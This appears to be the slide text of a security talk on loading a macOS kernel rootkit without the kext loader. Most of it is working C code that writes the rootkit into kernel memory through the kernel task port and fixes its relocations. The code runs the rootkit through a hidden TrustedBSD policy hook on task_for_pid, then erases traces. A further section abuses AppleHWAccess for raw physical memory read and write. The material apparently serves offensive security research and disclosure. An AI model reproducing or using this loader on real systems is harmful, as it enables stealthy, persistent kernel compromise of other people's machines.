struct load_command *lc = (struct load_command*)(buffer + sizeof(struct mach_header_64));
int nr_seg_cmds = 0;

for (uint32_t i = 0; i < mh->ncmds; i++) {
    if (lc->cmd == LC_SEGMENT_64) {
        struct segment_command_64 *sc = (struct segment_command_64*)lc;
        rootkit_size += sc->vmsize;
        nr_seg_cmds++;
    }
    lc = (struct load_command*)((char*)lc + lc->cmdsize);
}
```



# 4. Allocate kernel memory

- `mach_vm_allocate()`.
- We just need some kernel memory, anywhere.

```
kr = mach_vm_allocate(kernel_port, &addr, (mach_vm_size_t)rootkit_size, VM_FLAGS_ANYWHERE);  
if (kr != KERN_SUCCESS)  
{  
    ERROR_MSG("Failed to allocate space for rootkit.");  
    goto failure;  
}
```



# 5. Copy rootkit

- mach\_vm\_write().
- Copy each segment.
- Use the file size from the segment.

```
struct segment_command_64 *sc = (struct segment_command_64*)lc;
mach_vm_address_t target_addr = rootkit_addr + sc->vmaddr;
/* the buffer offset positions from the file offset where data is */
uint8_t *source_buffer = (uint8_t*)buffer + sc->fileoff;
/* write the data to kernel memory - size is from filesize since remainder is alignment data */
kr = mach_vm_write(kernel_port, target_addr, (vm_offset_t)source_buffer, (mach_msg_type_number_t)sc->filesize);
if (kr != KERN_SUCCESS)
{
    ERROR_MSG("Failed to copy rootkit segment %s. Error: %d.", sc->segname, kr);
    return -1;
}
```



# 6. Change memory protections

- `mach_vm_protect()`.
- Make code executable.
- Use virtual memory size field.

```
/* change memory protection of data we just wrote to kernel
 * size is from vm_size since we protect all allocated memory
 */
kr = mach_vm_protect(kernel_port, target_addr, (mach_vm_size_t)sc->vm_size, 0, VM_PROT_ALL);
if (kr != KERN_SUCCESS)
{
    DEBUG_MSG("Failed to change memory protection on rootkit segment %s. Error: %d", sc->segname, kr);
    return -1;
}
```








# Problems

- This memory is not wired.
- Not everything will be paged in when copied.





**RESULT:  
PAGE FAULT  
KERNEL  
PANIC!**

# Problems

- Solution is to make that memory wired.
- `mach_vm_wire()`.
- Requires the memory protection to be set first.



```

/* write the data to kernel memory - size is from filesize since remainder is alignment data */
kr = mach_vm_write(kernel_port, target_addr, (vm_offset_t)source_buffer, (mach_msg_type_number_t)sc->filesize);
if (kr != KERN_SUCCESS)
{
    ERROR_MSG("Failed to copy rootkit segment %s. Error: %d.", sc->segname, kr);
    return -1;
}
/* change memory protection of data we just wrote to kernel - size is from vmsize since we protect all allocated memory */
kr = mach_vm_protect(kernel_port, target_addr, (mach_vm_size_t)sc->vmsize, 0, VM_PROT_ALL);
if (kr != KERN_SUCCESS)
{
    DEBUG_MSG("Failed to change memory protection on rootkit segment %s. Error: %d", sc->segname, kr);
    return -1;
}
/* make this memory physically wired
 * without this we will most probably land into page faults nightmares because not everything will be paged in
 * we must first change memory protection above and then set the wire status
 */
kr = mach_vm_wire(mach_host_self(), kernel_port, target_addr, sc->vmsize, VM_PROT_READ | VM_PROT_WRITE | VM_PROT_EXECUTE);
if (kr != KERN_SUCCESS)
{
    ERROR_MSG("Failed to make memory wired on rootkit segment %s. Error %d", sc->segname, kr);
    return -1;
}

```

1

2



# 7. Fix external symbols

- Kernel extensions code is PIE.
- No need to worry with it.
- How about all external symbols?
- We need to fix them.
- No kernel “linker” to do it for us.



# 7. Fix external symbols

- Relocation tables.
- Information available in Mach-O header:
  - LC\_DYSYMTAB.
  - LC\_SYMTAB.



# 7. Fix external symbols

- Ten different types of relocations.
- Kexts only use two:
  - X86\_64\_RELOC\_UNSIGNED.
    - Used for RIP relative addresses.
  - X86\_64\_RELOC\_BRANCH.
    - Used for absolute addresses.





# 7. Fix external symbols

Relocation Type	Local	External
X86_64_RELOC_UNSIGNED	166078	335464
X86_64_RELOC_SIGNED	0	0
X86_64_RELOC_BRANCH	0	158219
X86_64_RELOC_GOT_LOAD	0	0
X86_64_RELOC_GOT	0	0
X86_64_RELOC_SUBTRACTOR	0	0
X86_64_RELOC_SIGNED_1	0	0
X86_64_RELOC_SIGNED_2	0	0
X86_64_RELOC_SIGNED_4	0	0
X86_64_RELOC_TLV	0	0



# 7. Fix external symbols

- External:
  - Symbols from KPIs.
- Local:
  - Strings and some other kext local symbols.



```

for (uint32_t i = 0; i < rk_header_info.dysymtab->nextrel; i++)
{
    /* this structure contains the information for each relocation */
    struct relocation_info *rel = (struct relocation_info*)(buffer + rk_header_info.dysymtab->extreloff
                                                              + i * sizeof(struct relocation_info));
    /* find the name of the current symbol in relocation table */
    char *symbol = find_symbol_by_nr(buffer, &rk_header_info, rel->r_symbolnum);
    if (symbol == NULL)
    {
        continue;
    }
    /* r_length: 0=byte, 1=word, 2=long, 3=quad */
    mach_msg_type_number_t write_size = 1 << rel->r_length;
    /* find the symbol address in kernel */
    /* this is the address we are going to fix to in the rootkit */
    mach_vm_address_t sym_addr = solve_kernel_symbol(kinfo, symbol);
}

```



```

if (rel->r_type == X86_64_RELOC_BRANCH)
{
    /* compute the offset from the rootkit to the kernel symbol */
    /* this is because we should have a RIP offset addressing */
    int32_t offset = (int32_t)(sym_addr - (rootkit_address + rel->r_address + write_size));
    /* r_address points to the offset portion of the CALL instruction
     * so it's always 1 byte ahead of the start of instruction address
     * this fixes the relocation offset into the rootkit instruction
     */
    kern_return_t kr = mach_vm_write(kernel_port,
                                     (mach_vm_address_t)(rootkit_address + rel->r_address),
                                     (vm_offset_t)&offset, write_size);

    if (kr != KERN_SUCCESS)
    {
        ERROR_MSG("Failed to write new X86_64_RELOC_BRANCH relocation for symbol %s", symbol);
        return KERN_FAILURE;
    }
}

```



```
/* these are absolute addresses so we just need to write the new address */  
else if (rel->r_type == X86_64_RELOC_UNSIGNED)  
{  
    kern_return_t kr = mach_vm_write(kernel_port,  
                                     (mach_vm_address_t)(rootkit_address + rel->r_address),  
                                     (vm_offset_t)&sym_addr, write_size);  
  
    if (kr != KERN_SUCCESS)  
    {  
        ERROR_MSG("Failed to write new X86_64_RELOC_UNSIGNED relocation for symbol %s", symbol);  
    }  
}
```



```

/* we also need to fix local relocations, used for strings and some other symbols */
/* these are easier because they are all of type X86_64_RELOC_UNSIGNED aka absolute */
/* we don't even care about what symbols they belong to */
for (uint32_t i = 0; i < rk_header_info.dysymtab->nlocrel; i++)
{
    /* this structure contains the information for each relocation */
    struct relocation_info *rel = (struct relocation_info*)(buffer + rk_header_info.dysymtab->locreloff
        + i * sizeof(struct relocation_info));

    /* guarantee we just process these */
    if (rel->r_extern == 0 &&
        rel->r_pcrel == 0 &&
        rel->r_type == X86_64_RELOC_UNSIGNED)
    {
        /* we need to read the original value and rebase it with rootkit load address */
        mach_vm_address_t target_addr = rootkit_address + *(mach_vm_address_t*)(buffer + rel->r_address);
        /* and then rewrite the value to the fixed absolute address */
        kern_return_t kr = mach_vm_write(kernel_port,
            (mach_vm_address_t)(rootkit_address + rel->r_address),
            (vm_offset_t)&target_addr, sizeof(target_addr));

        if (kr != KERN_SUCCESS)
        {
            ERROR_MSG("Failed to write new X86_64_RELOC_UNSIGNED local relocation #%d", i);
            return KERN_FAILURE;
        }
    }
}
}

```



# 8. Install a TrustedBSD policy

- Important data structures:
  - `mac_policy_list`.
  - `mac_policy_conf`.
  - `mac_policy_ops`.





```

1
struct mac_policy_list {
    u_int      numloaded;
    u_int      max;
    u_int      maxindex;
    u_int      staticmax;
    u_int      chunks;
    u_int      freehint;
    struct mac_policy_list_element *entries;
};

```

```

2
struct mac_policy_list_element {
    struct mac_policy_conf *mpc;
};

```

```

struct mac_policy_conf {
    const char *mpc_name;
    const char *mpc_fullname;
    const char **mpc_labelnames;
    unsigned int mpc_labelname_count;
    struct mac_policy_ops *mpc_ops;
    int mpc_loadtime_flags;
    int *mpc_field_off;
    int mpc_runtime_flags;
    mpc_t mpc_list;
    void *mpc_data;
};

```

```

3
4
struct mac_policy_ops {
    (...)
    mpo_vnode_check_access_t *mpo_vnode_check_access;
    mpo_vnode_check_chdir_t *mpo_vnode_check_chdir;
    mpo_vnode_check_chroot_t *mpo_vnode_check_chroot;
    mpo_vnode_check_create_t *mpo_vnode_check_create;
    mpo_vnode_check_deleteextattr_t *mpo_vnode_check_deleteextattr;
    mpo_vnode_check_exchangedata_t *mpo_vnode_check_exchangedata;
    mpo_vnode_check_exec_t *mpo_vnode_check_exec;
    (...)
};

```



# 8. Install a TrustedBSD policy

- Core structure.
- Global variable `mac_policy_list`.

```
struct mac_policy_list {  
    u_int    numloaded;  
    u_int    max;  
    u_int    maxindex;  
    u_int    staticmax;  
    u_int    chunks;  
    u_int    freehint;  
    struct mac_policy_list_element *entries;  
};
```



```

/*
 * MAC_CHECK performs the designated check by walking the policy
 * module list and checking with each as to how it feels about the
 * request. Note that it returns its value via 'error' in the scope
 * of the caller.
 */
#define MAC_CHECK(check, args...) do {
    struct mac_policy_conf *mpc;
    u_int i;

    error = 0;
    for (i = 0; i < mac_policy_list.staticmax; i++) {
        mpc = mac_policy_list.entries[i].mpc;
        if (mpc == NULL)
            continue;

        if (mpc->mpc_ops->mpo_ ## check != NULL)
            error = mac_error_select(
                mpc->mpc_ops->mpo_ ## check (args),
                error);
    }
    if (mac_policy_list_conditional_busy() != 0) {
        for (; i <= mac_policy_list.maxindex; i++) {
            mpc = mac_policy_list.entries[i].mpc;
            if (mpc == NULL)
                continue;

            if (mpc->mpc_ops->mpo_ ## check != NULL)
                error = mac_error_select(
                    mpc->mpc_ops->mpo_ ## check (args),
                    error);
        }
        mac_policy_list_unbusy();
    }
} while (0)

```



# 8. Install a TrustedBSD policy

- mac\_policy\_conf contains the configuration of each policy.

```
struct mac_policy_conf {  
    const char    *mpc_name;           /** policy name */  
    const char    *mpc_fullname;       /** full name */  
    const char    **mpc_labelnames;    /** managed label namespaces */  
    unsigned int   mpc_labelname_count; /** number of managed label namespaces */  
    struct mac_policy_ops *mpc_ops;     /** operation vector */  
    int            mpc_loadtime_flags;  /** load time flags */  
    int            mpc_field_off;       /** label slot */  
    int            mpc_runtime_flags;   /** run time flags */  
    mpc_t          mpc_list;            /** List reference */  
    void           *mpc_data;           /** module data */  
};
```



## 8. Install a TrustedBSD policy

- `mac_policy_ops` holds the function pointers for each hook.
- Where we set the rootkit entrypoint or shellcode.



## 8. Install a TrustedBSD policy

- a) Allocate and install a `mac_policy_ops`.
- b) Allocate and install a `mac_policy_conf`.
- c) Add `mac_policy_conf` to entries array.
- d) Add new policy to `mac_policy_list`.



# a) mac\_policy\_ops

- A single hook in task\_for\_pid().
- Many other hooks available.
- Check mac\_policy.h

```
/* allocate and write a mac_policy_ops structure
 * this structure holds the function pointers for the TrustedBSD hooks
 * allows us to execute kernel code when the TrustedBSD hook is called
 */
/* for example, use the task_for_pid() hook to execute our entry function */
/* in this case the address is from the parameter exec_addr */
struct mac_policy_ops policy_ops = { .mpo_proc_check_get_task = (mpo_proc_check_get_task_t*)(exec_addr)};
```





```

/* allocate and write a mac_policy_ops structure
 * this structure holds the function pointers for the TrustedBSD hooks
 * allows us to execute kernel code when the TrustedBSD hook is called
 */
/* for example, use the task_for_pid() hook to execute our entry function */
/* in this case the address is from the parameter exec_addr */
struct mac_policy_ops policy_ops = { .mpo_proc_check_get_task = (mpo_proc_check_get_task_t*)(entrypoint_addr)};

mach_vm_address_t ops_kernel_addr = 0;
kr = alloc_and_write_data_kmem(kernel_port, (void*)&policy_ops, sizeof(struct mac_policy_ops), &ops_kernel_addr);
if (kr != KERN_SUCCESS)
{
    ERROR_MSG("Failed to allocate and write a new mac_policy_ops");
    return KERN_FAILURE;
}
DEBUG_MSG("Allocated new mac_policy_ops at address 0x%llx", ops_kernel_addr);

```



# Rootkit entryptpoint

- Process the rootkit symbols table.
- Locate the kmod\_info symbol.
- The entryptpoint is the start\_addr field.



```
struct mach_header_64 *mh = (struct mach_header_64*)buffer;
if (mh->magic != MH_MAGIC_64)
{
    ERROR_MSG("Rootkit is not 64 bits or invalid file!");
    return 0;
}

/* process header to find location of necessary info */
struct load_command *lc = (struct load_command*)(buffer + sizeof(struct mach_header_64));
struct symtab_command *symtab = NULL;

for (uint32_t i = 0; i < mh->ncmds; i++)
{
    /* we just need this for symbol information */
    if (lc->cmd == LC_SYMTAB)
    {
        struct symtab_command *cmd = (struct symtab_command*)lc;
        symtab = cmd;
        break;
    }
    lc = (struct load_command*)((char*)lc + lc->cmdsize);
}

if (symtab == NULL)
{
    ERROR_MSG("No symbol information available!");
    return 0;
}
```

```

mach_vm_address_t entrypoint = 0;
struct nlist_64 *nlist = NULL;
for (uint32_t i = 0; i < symtab->nsyms; i++)
{
    nlist = (struct nlist_64*)(buffer + symtab->symoff + i * sizeof(struct nlist_64));
    char *symbol_string = (char*)(buffer + symtab->stroff + nlist->n_un.n_strx);
    if ( (strcmp(symbol_string, "_kmod_info") == 0) && (nlist->n_value != 0) )
    {
        DEBUG_MSG("Found kmod_info at 0x%llx", nlist->n_value);
        /* includes say to use the compatibility structure */
        kmod_info_64_v1_t *kmod = (kmod_info_64_v1_t*)((char*)buffer + nlist->n_value);
        DEBUG_MSG("Kernel extension start function address: 0x%llx", (mach_vm_address_t)kmod->start_addr);
        entrypoint = (mach_vm_address_t)kmod->start_addr;
        break;
    }
}

```



## b) mac\_policy\_conf

- We only need to point to the mac\_policy\_ops structure.
- All other fields can be NULL.

```
struct mac_policy_conf policy_conf =  
{  
    .mpc_name           = NULL,      /* we can leave this empty and avoid allocating space for names */  
    .mpc_fullname       = NULL,      /* there is a check for NULL but only when installing a legit TrustedBSD policy */  
    .mpc_labelnames     = NULL,      /* since we are bypassing mac_policy_register() there's no problem */  
    .mpc_labelname_count = 0,  
    .mpc_ops            = (struct mac_policy_ops*)ops_kernel_addr,  
    .mpc_loadtime_flags = 0,  
    .mpc_field_off      = NULL,  
    .mpc_runtime_flags  = 0  
};
```



## c) Add mac\_policy\_conf

- The entries array is pre-allocated.
- We just need to find an empty slot.

```
/*  
 * Early pre-malloc MAC initialization, including appropriate SMP locks.  
 */  
void  
mac_policy_init(void)  
{  
    lck_grp_attr_t *mac_lck_grp_attr;  
    lck_attr_t *mac_lck_attr;  
    lck_grp_t *mac_lck_grp;  
  
    mac_policy_list.numloaded = 0;  
    mac_policy_list.max = MAC_POLICY_LIST_CHUNKSIZE;  
    mac_policy_list.maxindex = 0;  
    mac_policy_list.staticmax = 0;  
    mac_policy_list.freehint = 0;  
    mac_policy_list.chunks = 1;  
  
    mac_policy_list.entries = kalloc(sizeof(struct mac_policy_list_element) * MAC_POLICY_LIST_CHUNKSIZE);  
    bzero(mac_policy_list.entries, sizeof(struct mac_policy_list_element) * MAC_POLICY_LIST_CHUNKSIZE);  
    (...)  
}
```



## c) Add mac\_policy\_conf

- Use the number of loaded policies to get free slot position.

```
/* the position of our new entry */
mach_vm_address_t new_entry_addr = (mach_vm_address_t)policy_list.entries + sizeof(intptr_t) * policy_list.numloaded;
kr = mach_vm_write(kernel_port, new_entry_addr, (vm_offset_t)&conf_kernel_addr, sizeof(uint64_t));
if (kr != KERN_SUCCESS)
{
    ERROR_MSG("Failed to activate our TrustedBSD policy entry");
    return KERN_FAILURE;
}
```





## d) Add new policy

- To add a new policy, increase:
  - numloaded
    - Number of policies loaded.
  - maxindex
    - Used to iterate over policies.



# 9. Start rootkit

- Just call `task_for_pid(1)`.
- PID 1 is `launchd` and always exists.
- Add a “fuse” to the rootkit code to avoid further executions.



```

DEBUG_MSG("Rootkit kernel execution is now possible, executing task_for_pid() to start the rootkit!");
/* execute task_for_pid() against PID 1 (launchd) which is assured to always exist */
mach_port_t execution_port = 0;
if (task_for_pid(mach_task_self(), 1, &execution_port) == KERN_SUCCESS)
{
    /* we just executed policy so disable it to not execute again */
    new_maxindex = policy_list.maxindex;
    kr = mach_vm_write(kernel_port, mac_policy_list_addr + maxindex_offset, (vm_offset_t)&new_maxindex, maxindex_size);
    if (kr != KERN_SUCCESS)
    {
        ERROR_MSG("Failed to update mac_policy_list maxindex field");
        return KERN_FAILURE;
    }
    new_numloaded = policy_list.numloaded;
    kr = mach_vm_write(kernel_port, mac_policy_list_addr + numloaded_offset, (vm_offset_t)&new_numloaded, numloaded_size);
    if (kr != KERN_SUCCESS)
    {
        ERROR_MSG("Failed to update mac_policy_list numloaded field");
        return KERN_FAILURE;
    }
}
/* XXX: clean up all our traces in the TrustedBSD data structures */

```



# 10. Cleanup

- Disable our policy:
  - Decrease maxindex and numloaded fields.
- Remove any installation traces:
  - Wipe memory.
  - Deallocate memory.





# DEMO





**Disguised**  
**/dev/kmem**



# Abusing OS X features

- `/dev/kmem` not enabled by default.
- Activated with “`kmem=1`” boot option.
- Edit `/Library/Preferences/SystemConfiguration/com.apple.Boot.plist`.





# Abusing OS X features

- AppleHWAccess kernel extension.
- Introduced in Mavericks.
- Allows direct read and write access to physical memory.
- Up to 64 bits read/write per request.



**SERIOUSLY?**



memegenerator.net



**YES!**



# Abusing OS X features

- Found out by SJ\_UnderWater.
- <http://www.tonymacx86.com/apple-news-rumors/112304-applehwaccess-random-memory-read-write.html>



# Why?

- `AppleProfileFamily.framework`.
- Replaced CHUD.
- Converted from a kext to private framework.
- Uses `AppleHWAccess.kext`.



# We can

- Read and write almost every single bit available.
- Bypass all read-only protections.



# We can't

- Allocate memory.
- Change memory protections.
- Directly execute code.



```

/*
 * read physical memory
 * can be done in steps of 1, 2, 4, 8 bytes each time
 */
static kern_return_t
ReadHWAccess(uint64_t address, uint64_t length, uint8_t *data, uint32_t read_size)
{
    kern_return_t kr = 0;

    io_service_t service = MACH_PORT_NULL;
    /* open connection to the kernel extension */
    service = IOServiceGetMatchingService(kIOMasterPortDefault, IOServiceMatching("AppleHWAccess"));
    if (!service)
    {
        ERROR_MSG("Can't find AppleHWAccess service.");
        return KERN_FAILURE;
    }

    io_connect_t connect = MACH_PORT_NULL;
    kr = IOServiceOpen(service, mach_task_self(), 0, &connect);
    if (kr != KERN_SUCCESS)
    {
        ERROR_MSG("Failed to open AppleHWAccess IOService.");
        IOObjectRelease(service);
        return KERN_FAILURE;
    }
}

```





```
uint32_t in_size = read_size * 8;
struct HWRequest in = {in_size, address};
struct HWRequest out = {0};

size_t size = sizeof(struct HWRequest);

while (in.offset < address+length)
{
    /* selector = 0 for read */
    if (IOConnectCallStructMethod(connect, 0, &in, size, &out, &size) != KERN_SUCCESS)
    {
        break;
    }
    memcpy(data, &out.data, read_size);
    in.offset += read_size;
    data += read_size;
}

IOServiceClose(connect);
IOObjectRelease(connect);
IOObjectRelease(service);
return KERN_SUCCESS;
}
```



